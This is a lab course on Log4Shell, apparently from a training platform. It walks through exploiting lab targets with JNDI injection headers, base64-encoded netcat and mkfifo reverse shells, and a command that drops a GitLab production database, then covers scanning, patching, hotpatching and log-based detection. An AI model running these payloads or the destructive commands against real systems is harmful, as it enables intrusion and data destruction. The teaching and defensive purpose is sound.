資安院8月線上攻防平台實作課程
Table of Contents
Exploit 1: Dockerized ApplicationExploit 1: Dockerized Application #
The first target in this offense demonstration is a local instance of a vulnerable application running in a Docker container on the Kali host. This will be used as a proof of concept to refine the exploit.
Begin by setting up the required parts of this exploit. The following labs will involve opening four terminal windows. It may be helpful to arrange them on the VM desktop so that they are all visible while completing the lab.
LAB: Terminal Window 1 - Run the Vulnerable Server with Docker #
Open the console of the Kali VM.Open a terminal.
Enter: sudo docker rm -f vulnerable-app && sudo docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
- Any instance of the docker image is removed and then a new image is run. This starts the vulnerable service on the local machine.
Leave this window open in the console VM. The injected string will be logged by the target server running in this container and visible here.
LAB: Terminal Window 2 - Start the LDAP and HTTP Servers #
Open a second terminal.
Enter: cd JNDIExploit
Enter: java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 10.10.254.100 -p 8888
Leave this window open in the console VM, as it will be used again in a lab later in this module.
The Java archive in the exploit JNDIExploit sets up several of the components that are required for this exploit to function. This Java archive starts an LDAP referer server and an HTTP server. This allows the LDAP referral to take place and point at a malicious Java class file to load. This malicious Java class file is generated at the time of exploitation and can be loaded at the time of the exploit.
Launching the Exploit #
The Log4Shell exploit has a chance to succeed wherever user input is provided to a web application. In this vulnerable application, the HTTP header X-API-Version is vulnerable to this exploit.
LAB: Terminal Window 3 - Start the Listener #
- Open a third terminal.
- Enter:
nc -nvlp 4444
LAB: Terminal Window 4 - Launch the Exploit #
Open a fourth terminal.In the new command prompt, enter the following command:echo 'nc -nv 172.17.0.1 4444 -e /bin/sh' | base64
The base64 encoded string of this command is printed to screen.
Enter the following command:curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.1:1389/Basic/Command/Base64/bmMgLW52IDE3Mi4xNy4wLjEgNDQ0NCAtZSAvYmluL3NoCg==}'
The URL in this exploit string contains the same base64 string generated in step 2.
Leave the terminal window open in the console VM. It will be used in the next exploit demonstration lab.
When the request is forwarded to the local Docker server (terminal window 1) that is listening on port 8080, the server uses Log4j to log the incoming request. The injected JNDI lookup is parsed and performed. The vulnerable application looks up the LDAP referral server which has been hosted locally by running the Java archive file JNDIExploit.
The JNDIExploit server (terminal window 2) then creates the requested command as a Java class file. In this case, the server creates a malicious class to run the command netcat and spawn a reverse shell on port 4444. The payload is served out to the JNDI requester and the Java class is loaded into the program.
Examine the Netcat listener on port 4444 (terminal window 3). A shell has spawned, which can be used for code execution
Exploit 2: Custom Java Server #
The second target for this offense demonstration is a custom web application that is using the Log4j utility to log server requests.
The vulnerable component can be exploited by injecting into the HTTP header X-Vuln-API. This header could be any part of the client-server transaction, including the username field in a POST request, the User Agent string, or many other components.
LAB: Exploit the Gitlab Server via the HTTP Header X-Vuln-Header #
The target is gitlab.simspace.com, which can be accessed by hostname. The vulnerable component is located at http://gitlab.simspace.com:8000/vulnerable. The docker container running in terminal window 1 that was used in the previous lab is no longer used in this lab and may be closed.
Take a moment to visit the target server in-range at http://gitlab.simspace.com in a browser window and observe its functionality. It can be accessed via the Kali host’s web browser.
- Ensure the JNDIExploit Java program is still running from the previous exploit lab (terminal window 2).If not, open another terminal window and run the command
cd ~/JNDIExploit && java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 10.10.254.100 -p 8888 - Refresh the Netcat listener on port 4444 created in the previous lab (terminal window 3) by exiting out of the current listener (
ctl+c) and re-entering:nc -nvlp 4444 - In terminal 4, create a payload by entering :
echo 'rm -f /tmp/payload; mkfifo /tmp/payload; cat /tmp/payload | /bin/sh -i 2>&1 | nc 10.10.254.100 4444 > /tmp/payload' | base64
This command creates a reverse shell by reading from and writing to a temporary file on the target file system and piping the output into Netcat.
- Inject the command into the vulnerable component by entering the following command into terminal 4:
curl --header 'X-Vuln-Header: ${jndi:ldap://10.10.254.100:1389/Basic/Command/Base64/cm0gLWYgL3RtcC9wYXlsb2FkOyBta2ZpZm8gL3RtcC9wYXlsb2FkOyBjYXQgL3RtcC9wYXlsb2FkIHwgL2Jpbi9zaCAtaSAyPiYxIHwgbmMgMTAuMTAuMjU0LjEwMCA0NDQ0ID4gL3RtcC9wYXlsb2FkCg==}' http://gitlab.simspace.com:8000/vulnerable
The X-Vuln-Header injection point is passed to the application’s Log4j logger engine. The logger evaluates it as a JNDI lookup command, which is relayed to the attacker-controlled LDAP server. The LDAP server relays this lookup to the HTTP server which builds the required malicious Java class file and serves it to the target.
This opens a socket on the target server and spawns a command shell in terminal window 3. Entering the command whoami reveals that this shell has root privileges.
In the following lab, the attacker conducts one example of destructive actions made possible by this successful exploit.
LAB: Actions on the Objective #
- In the root shell in terminal window 3 enter the following command:
python3 -c 'import pty;pty.spawn("/bin/bash")'- This command spawns a pseudo-terminal shell with Python3.
- Enter the following command to access the gitlab production database with psql:
sudo -u gitlab-psql /opt/gitlab/embedded/bin/psql -h /var/opt/gitlab/postgresql -d gitlabhq_production - In
psql, enter the following command to delete the entire gitlab databaseDROP SCHEMA public CASCADE; - Exit psql with the command:
\q - Navigate to
gitlab.simspace.comand observe the 500 error. The server is now unavailable. The error is depicted in the screenshot below:
Log4j Zero Day Vulnerability #
On Dec. 9, 2021, a zero-day vulnerability was discovered in the Log4j library that allows remote execution of arbitrary code. Soon after it was discovered, it became evident that this vulnerability was as severe as any that had come before. There are several reasons for this, outline below.
First, the exploit can result in the execution of arbitrary malicious code, which is the most serious of possible outcomes of an exploit.
Second, the attack vector is typically simple. The vulnerability arises with the logging of untrusted user input. By hosting a malicious Java class, it can be downloaded and executed on the vulnerable server using input as simple as the following example:
${jndi:ldap://evil.site.example/EvilJavaPayload}
Third, the use of the Log4j library is widespread and appears in many applications. It may not be evident that the applications are even using Log4j internally. The applications may not even be 100% Java. In addition, thorough logging is emphasized in all software and security best practices, which means that the chance of some user input being logged through this library is high.
A more comprehensive treatment of exploitation possibilities is discussed in the Log4Shell offense module.
LAB: Verifying the Vulnerability #
- Open the console in the attached VM gitlab.
- Log in with the following credentials:
- username: simspace
- password: Simspace1!@
- Run the vulnerable server with the following commands:
cd Log4Shelljava VulnerableLog4j2Server - Open the console for the kali VM.
- Open a terminal window.
- Launch a Netcat listener with the following command:
nc -lvp 8888 - Open a second terminal window.
- Launch the malicious request with the following command
curl --verbose http://10.10.254.34:8000/vulnerable --header 'X-Vuln-Header: ${jndi:ldap://10.10.254.100:8888/}' - Observe that a request was sent to the Netcat listener. This indicates that the server is vulnerable.
Kill the Netcat listener that was started in step 6 with CTRL-C. - Switch to the gitlab VM console.
- Kill the java server on gitlab with CTRL-C.
Finding Vulnerable Files #
The first step of mitigation is to see if there are vulnerable versions of the library in use. There are a few ways to approach this. The Java Archive (JAR) files, as downloaded from Apache, contain the version number in the filename. All versions before 2.16.0 are vulnerable. A file-level search for JAR files that contain “log4j” should show all potentially vulnerable files, and each one can be examined for a version number.
In addition, a host-based detection utility has been released by the information security company LunaSec. This tool looks through all JAR files and Web Application Resource (WAR) files for references to log4j-core-2.*.jar that are vulnerable. It does this by looking for hash values of JAR files that correspond to ones that are known to be vulnerable.
Any applications discovered that may be identified in this way should be updated immediately because these applications may bring their own copies of the vulnerable class instead of relying on system default.
LAB: Run the Scanner #
- Open the console for the VM gitlab.
- Run the scanner by executing the following commands
cd ~
./log4shell scan /usr/local
The vulnerable JAR file is found and information about it is displayed.
Remediation #
Patching #
When the vulnerability has been identified and verified on application servers, the vulnerability must be remediated. The only full and permanent fix for this issue is to update to Log4j version 2.16.0 or higher. This disables the external lookups by default, which stops the attack in its tracks. With the updated version, Log4j no longer reaches out to external LDAP servers for logging definitions or syntax. If the Log4j library is embedded in an application, that application must be patched and the updated application installed.
Disable Lookups #
Sometimes patching is not possible, or at least, is not yet possible. As a stopgap measure, it might be possible to reconfigure the application to disable JNDI lookups for Log4j. This is possible for Log4j version 2.10 and higher. This is not a complete option and may not stop all attack paths, as discussed in CVE-2021-45046. Log4j can be customized to log in certain ways:
- A Java
.propertiesfile namedlog4j2.propertieswith the linelog4j2.formatMsgNoLookups=true - An XML file named
log4j2.xmlwith all of the%msg - directives changed to
%msg{nolookups} - A YAML file named
log4j2.yml - A JSON file named
log4j2.json
The order that these are searched for is specified in the library; they are either generally colocated in the working directory of the Java application, in a directory specified by its ClassPath or runtime environment, or specified in the code of the application itself.
If the Java runtime environment can be easily modified, the directive ‘-Dlog4j2.formatMsgNoLookups=true’ can be added to the command line. All of these mitigations will require restarting the vulnerable application.
Hotpatch #
If all else fails, a more extreme approach can be used. The vulnerable code occurs in the JndiLookup class in the Log4j package. If the vulnerable Log4j JAR files can be identified, they can be edited to remove the file JndiLookup.class. This can be done by running the following command in the directory that contains the vulnerable JAR files.
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
This may log tracebacks when this class is not found, or even cause application instability if the application does not handle class lookup exceptions gracefully, but is a far better option than allowing remote execution of Java code.
LAB: Verify Remediation #
- Open the console for the VM
gitlab. - Deploy the update by executing the following commands:
cd ~unzip apache-log4j-2.16.0-bin.zipsudo mv apache-log4j-2.16.0-bin/usr/local/apache-log4j-2.16.0sudo rm -rf /usr/local/apache-log4j-2.14.1/
- Run the server with the new library by executing the following commands:
sed -i ‘s/2.14.1/2.16.0/g’ .bashrcsource .bashrccd Log4Shelljava VulnerableLog4j2Server
- Change to the kali VM console.
- Relaunch the Netcat listener in a terminal window, using the following command:
nc -lvp 8888 - In a second terminal window, re-execute the malicious request from before:
curl --verbose http://10.10.254.34:8000/vulnerable --header 'X-Vuln-Header: ${jndi:ldap://10.10.254.100:8888/}'
Detection #
How this vulnerability can be detected is its own problem. In the Emerging Threats database for Suricata, Snort and Suricata rules already exist, and have been implemented in many popular Endpoint Detection and Response (EDR) systems.
The option to use LDAP to look up log formatting rules is rarely used, so most of these rules trigger on a request using ${jndi:ldap://...} on-the-wire. In addition, this could be exploited through protocols other than LDAP, including RMI, LDAPS, and DNS. As such, also searching for ${jndi:rmi://...}, ${jndi:ldaps://...}, and ${jndi:dns://...} is advisable.
As the vulnerability itself features the use of a logging agent, this can be used as a regular expression to retrospectively look through logs (either on the host itself or archived in a SIEM if this log is being monitored) to search for past exploitation attempts, as well as the IP addresses or hostnames of attacker command-and-control infrastructure. False positives should arise only if the Java Naming and Directory Interface (JNDI) regularly uses LDAP in an organization.
An attack has been pre-staged on the VM gitlab. The following lab explores searching for evidence of the attack attempt.
LAB: View Log File #
- Open the console for the VM
gitlab. - Switch to root with by executing:
sudo -i- Enter the password Simspace1!@
- Change to the main log directory:
cd /var/log - Search for evidence of attack in all the log files
egrep -r ‘[$]{jndi:(ldap|ldaps|rmi|dns):[^}]*}’ .- Note: When pasting commands into the VM some characters may be lost so ensure all characters are still present.
The results show evidence of the attack. If needed, zgrep can be used to search within the rotated log files that have been compressed. Use the results from this lab to answer the following Knowledge Check.